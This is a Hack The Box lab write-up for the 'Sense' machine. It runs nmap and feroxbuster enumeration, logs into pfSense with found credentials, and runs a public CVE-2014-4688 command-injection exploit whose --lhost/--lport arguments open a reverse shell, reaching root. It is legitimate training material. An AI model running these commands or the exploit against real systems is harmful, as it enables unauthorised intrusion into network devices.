> For the complete documentation index, see [llms.txt](https://shibudocs.gitbook.io/htb-writeups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://shibudocs.gitbook.io/htb-writeups/boxes-easy/sense.md).
# Sense
Personal Rating: Easy
## Enumeration
`sudo nmap -oA nmap-Sense -p- -A 10.10.10.60`
```
PORT STATE SERVICE VERSION
80/tcp open http lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
443/tcp open ssl/http lighttpd 1.4.35
|_http-title: Login
|_ssl-date: TLS randomness does not represent time
```
`searchsploit lighttpd 1.4`
```
Lighttpd 1.4.x - mod_userdir Information Disclosure | linux/remote/31396.txt
```
The LFI noted in the text file was very simple and did not work.
I see a pfsense login page; The ssl certificate shows no interesting info.
The default credentials did not work either.
I should find out the pfsense version really since this is the only attack vector here as it seems.
Still, I run a fuzz in the background:
`feroxbuster -k -u https://10.10.10.60/ -S 0,345`

A text file was found that indicates a vulnerable pfsense version:
I read the hint that there must be another interesting text file, so I ran a very agressive web bruteforce, automating feroxbuster to use all web wordlists to search for text files recursively:
`for i in $(ls /usr/share/seclists/Discovery/Web-Content/); do feroxbuster -k -u https://10.10.10.60/ -w /usr/share/seclists/Discovery/Web-Content/$i -S 0,345 -x txt -d 6 -r -t 80; done >> feroxautomation.out`
I tried many wordlists, but could not find the file.
directory-list-2.3-medium finally contained:
We got the user Rohit.
With rohit:pfsense I could log in and find out that the version of pfsense is 2.1.3-RELEASE
## Furthering Access
This one (from searchsploit) seems interesting regarding the given version:
```
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection /usr/share/exploitdb/exploits/php/webapps/43560.py CVE-2014-4688
```
`python3 exploit.py --rhost 10.10.10.60 --lhost 10.10.16.6 --lport 4444 --username rohit --password pfsense`
This did indeed work and we are root!